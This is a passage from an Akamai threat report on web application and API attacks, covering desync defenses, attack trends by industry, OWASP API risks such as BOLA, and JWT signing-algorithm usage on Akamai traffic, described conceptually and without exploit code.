


Fig. 7: How a Desync attack happens (Source: Portswigger)

To protect against this attack at the platform level, Akamai updated its Global Host (Ghost) platform to meet the compliance standards with the RFC 2616 specification to ensure the Transfer-Encoding header has precedence. Moreover, the WAAP/WAF should comply with RFC 7230, related to header parsing, and should detect if it meets the following:

- Header does not end with "\r\n"
- Header does not contain a colon ":"
- Header does not have a name

Having tools that map to industry standards is always a best practice.



App and API risks in the time of digitalization: How attacks vary by industry

The COVID-19 pandemic is one of the main factors that caused the rapid digital transformation of industries to adapt to the times for business continuity. Several industries had gone digital before 2020, but only during the COVID-19 pandemic did we see all sectors, regardless of size, move in that direction. Security gaps emerged as these organizations rushed through implementing services and processes online without necessarily considering the proper implementation of digital strategy. And this further expands an organization's exposure surface. A report shows that 82% of IT executives noted that their organization experienced one or two data breaches when introducing new technology.




Fig. 8: The top verticals impacted by web application and API attacks are commerce, high technology, and financial services

In this section, we examine key industries and trends and how web application and API attacks will likely be used by cybercriminals as a pathway to infiltrate organizations. Most industries saw growth in the frequency of attacks — with commerce, high technology, and financial services topping the list (Figure 8).




Fig. 9: Median attacks demonstrate a different depiction on the range of attack frequency in verticals

A look at the median dataset offers a different perspective albeit it has its own biases (Figure 9). It paints another picture of what individual industries are experiencing in terms of attacks. For example, we see manufacturing surpassing high tech and financial services in the number of attacks in 2022, which also resonates with our previous findings in our latest SOTI report, Attack Superhighway: A Deep Dive on Malicious DNS Traffic, and global ransomware report.

Commerce: The rise and fall of LFI in travel and hospitality

Akamai's travel and hospitality subvertical experienced a significant amount of application and API assaults against web-facing assets. Akamai data reflects a surge in LFI attack volume in January 2022 (107%), which continued the larger commerce trend from the month prior, significantly outpacing the previous predominant attack vector, SQLi (Figure 10). These sustained levels of LFI attack activity carried forward throughout 2022. When we compare Q3 2022 to Q3 2021, LFI attack activity growth increased by more than 300%.




Fig. 10: A view of top attack vectors in the commerce industry from 2019 to the beginning of 2023 shows the rise and fall of LFI, XSS, and SQLi

The overall rise in LFI as an attack vector of choice may reflect the attacker's desire to move away from just data exfiltration via SQLi — once accounting for approximately 79% of WAF attacks against commerce — and instead use LFI to abuse vulnerabilities in web applications to expose sensitive files on a web server, which can lead to directory traversal. LFI can also be used for attack chaining, leading to XSS or RCE. As previously mentioned, perhaps attackers are taking advantage of the COVID-19–induced rush to deploy new applications and technologies by searching for LFI vulnerabilities and other security gaps to exploit. Another contributing factor could be the proliferation of containerized environments that may be running older images that are more susceptible to older attacks, like buffer overflow, thereby increasing LFI scanning requests.

Financial services

As more financial institutions go digital and expand their horizon by embracing game-changing initiatives — like open banking, banking as a service, and the growing embedded finance market — API becomes a pivotal and powerful tool for financial institutions. In recent years, embedded finance has gained traction worldwide and is poised to generate a revenue of a whopping US$183 billion by 2027, according to Juniper research. A global survey of small and medium-sized enterprises shows that nearly 50% of them expressed interest in embedded finance offerings and moved away from traditional banking services. Providers of embedded finance services could rake up to US$25 billion in revenue.

Although moving in this direction presents growth opportunities for banks and other financial institutions, it also comes with risks. In our last SOTI of 2022, Enemy at the Gates: Analyzing Attacks on Financial Services, we found a 3.5x surge in web application and API attacks against financial services, signifying a continued and growing interest in this industry and its customers. And as the attack surface of financial services continues to expand, we recommend that security practitioners devise mitigation strategies by understanding their risk exposures. We also advise reducing the attack surface and increasing situational awareness to mitigate risks posed by application and API attacks. For more security recommendations for financial service organizations, read our Akamai Blog post, 7 Key Takeaways for Financial Services from Recent Research.

Manufacturing

Although manufacturers don't typically have to deal with the same volume and scale of API requests as do direct-to-consumer verticals such as retail, the impact of an incident can be serious. And the sharp rise in the median number of attacks in 2022 is troubling. In the past, industrial control systems were stand-alone hardware and software systems with few connections outside of individual pieces of equipment or the plant itself. Now, as the number of IoT connections and the volume of data collected from devices and equipment at manufacturing facilities proliferates, so do the requests for access to data from these devices. Uses of such data include supplier management, inventory management, optimizing production processes, sales and order management, and many more.

With these connections comes increased vulnerability to cyberthreats against these OTs. As the business use cases expand for leveraging OT data, the number of non-OT systems involved in accessing it, processing it, analyzing it, and using it increases. Hence, we are seeing a trend toward manufacturers consolidating their approach and response to a combined IT/OT threat landscape as the two worlds merge. Of particular concern are attackers deploying ransomware, and the threat of foreign nation states that wish to possess the capabilities to disrupt society through affecting the delivery of basic services such as utilities, pipelines, refineries, water plants, transportation networks, and other critical civil infrastructure. If the surge in the median number of web attacks against manufacturers depicted in Figure 9 is any indication, the industry needs to harden their defenses immediately.

Healthcare/Pharmaceuticals

Among the significant developments in the healthcare sector is the rise of the IoMT, where applications and devices related to healthcare are connected, enabling doctors and patients to access information over a network in real time. Currently, there are an average of approximately 15 to 20 connected medical devices in a hospital room, including smart beds, insulin pumps, and ventilators. While IoMT presents new opportunities and efficient, seamless experiences for patients, providers, and doctors, it also broadens the attack surface of this sector. Security gaps from the employment of third-party apps and vendors could lead to attacks via vulnerabilities in those third parties. Many healthcare providers have a number of legacy systems and highly federated systems, and are now integrating IoMT data, so it is important to have strong segmentation and visibility of the data flows. Patient safety is too important to risk.

Healthcare organizations can suffer myriad consequences — like the loss of confidential patient information and health records and damage to operations and reputation, among others — when successfully attacked. Several healthcare regulations exist in the United States, including the proposed Healthcare Cybersecurity Act of 2022 that provides guidelines on what providers should prioritize in terms of cybersecurity and offers strategies on how to protect medical devices and electronic health records.

One of the critical questions CISOs get from leadership is, "How does our company compare with others in terms of cybersecurity risk?" This section on industry trends provides the data you need to start a discussion about where your company rates among other industries and among its peers.

Mind the (security) gap: Research on API attacks underscores risks

The inclusion of API attacks in the OWASP Release Candidate, a draft of their top 10 attacks, is a step forward in the API-specific direction, breaking away from the heavy focus on applications and emphasizing the distinct nature of API threats (Figure 11). One of the essential things to remember about the nature of APIs is that they are challenging to protect and attacks against them can be complex. Adequate protection requires an understanding of the business logic inside the API as they are customer-specific, and security solutions likely require a higher compute product.




Fig. 11: The proposed new Top 10 includes more API-specific attacks and emphasizes authorization issues (four of the top five attacks)

OWASP has highlighted several critical ideas in API security, including that third parties and internal services should not be trusted; and cloud environments, containers, and Kubernetes are included as part of API security (at a high level) and play a role in the high risk of URLs passing (SSRF). This section will look at various API attacks included in the top five (Objects, Properties, Authentication, and Authorization). Let's look at the complex nature of API authorization and the difficulty in testing and identifying vulnerabilities caused by faulty API logic.

Broken Object Level Authorization

Broken Object Level Authorization (BOLA) is the top-ranked API vulnerability in the OWASP API Security Top 10. APIs vulnerable to BOLA allow attackers to access sensitive data they do not have authorization for by manipulating the ID of an object sent within a request to the API. For example, an unprivileged user accessing, updating, or deleting another user's data in such a way is considered a BOLA attack (Figure 12).




Fig. 12: A normal request versus a BOLA attack

BOLA is considered a high-risk attack. When exploited successfully, it allows access to information of other users, such as stored personally identifiable information. The attack pertains to a flaw in app logic, unlike a more technical attack like breaking encryption or setting up automated/programmatic attacks (such as distributed denial of service and credential stuffing).

Although BOLA is relatively simple to exploit, it is arduous to detect. BOLA requests resemble legitimate traffic, making them challenging to differentiate from malicious requests. Preexisting knowledge of the application's business logic and the resources accessible by each user is required to detect BOLA attacks. The detection logic must differentiate between 1-to-1 connections and 1-to-many connections among resources and users. A postevent BOLA attack is difficult to see because of its low volume and it does not show a strong indication of any behavioral anomalies, such as injection or denial of service.

Spotlight on Broken Authentication in JSON Web Tokens

API authentication verifies the user's identity or confirms whether it's an authorized user accessing an account, for instance. But what happens when there are weaknesses in the API authentication? Attackers could abuse it to hijack users' account information, putting their data at risk. This section will shed light on Broken Authentication, which ranks at number 2 on the list of OWASP's API attacks. One of the standard identification methods in APIs is JSON Web Tokens (JWTs). Let's dive into Akamai traffic and describe some common use cases and several known vulnerabilities to understand their potential risks better.

Survey of Akamai traffic




Fig. 13: Most of Akamai's customers use HS256 JWT authentication, followed by RS256

JWT usually comes with signatures, but this does not mean that they are encrypted; rather the signature verifies that the content has not been altered or modified. HS256 (HMAC using SHA256) and RS256 (RSA using SHA256) are some of the known algorithms used to sign JWT. Our data traffic shows that most (55%) API requests employ an HS256 algorithm to sign and verify their associated JWT, followed by RS256 (26%; Figure 13). HS256 is a symmetric algorithm that uses one key to verify and generate signatures. With RS256, an asymmetric algorithm needs private and public keys.




Fig. 14: 60% of API requests use a symmetric, rather than an asymmetric, algorithm

Surprisingly, symmetric algorithms are more commonly used than asymmetric ones, possibly because of complexity and computation considerations on our customer systems (Figure 14). Note that a properly secured symmetric key is acceptable if the secret is sufficiently long (the JWT is already encrypted over TLS). It also reduces the complexity on the customer side because the user only needs one key.





Fig. 15: Symmetric and asymmetric usage per industry

Our data shows mainly two types of industries using symmetric encryption of JWT: industries that have not traditionally invested as much in cybersecurity, like manufacturing and the public sector; and industries that generate vast volumes of data, like video media, gambling, and other digital media because of lowered processing costs (Figure 15). Financial services may have stricter security regulations, hence the more prevalent use of asymmetric encryption. Note that for both types of JWT encryption, the JWT itself is still transferred over an asymmetric TLS encrypted session.



JSON Web Tokens vs. JSON Web Encryption

JSON Web Encryption (JWE), which is the encrypted version of JWT, is not widely used. Most companies choose to save compute power and use JWT (Figure 16). A use case of JWE is when a company does not want the JWT to be readable by any impersonation attacks.




Fig. 16. The usage of JWE vs. JWT seen in the traffic on Akamai edge

Types of risks

Determining coding errors at the early stages of the application lifecycle is a step toward closing the gaps and avoiding security vulnerabilities that could be used as a point of entry for attackers. However, a survey shows that only 14% of developers prioritize application security during coding. Conversely, security should be an active critical area of any application lifecycle. In this section, we will discuss a few types of API attacks that could occur by being introduced into your perimeter.

Not validating or trusting the user's signing algorithm

This type of attack uses JWT and data tokens without validation by trusting the user's signing algorithm. It is similar to leaving the front door unlocked, thinking only legitimate residents will enter, or, even worse, trusting a stranger to lock the door and give back the key. Although this attack is easy to carry out, it could have detrimental effects, like escalation of access privileges. In some cases, if there is a change of algorithm via the JWT header, it could lead to account takeovers.

Authentication flow risk

Developers, in some instances, use the same private keys to different APIs. However, attackers could abuse this by employing user IDs and a legitimate JWT from another application, permitting the attackers to take over an account (Figure 17).

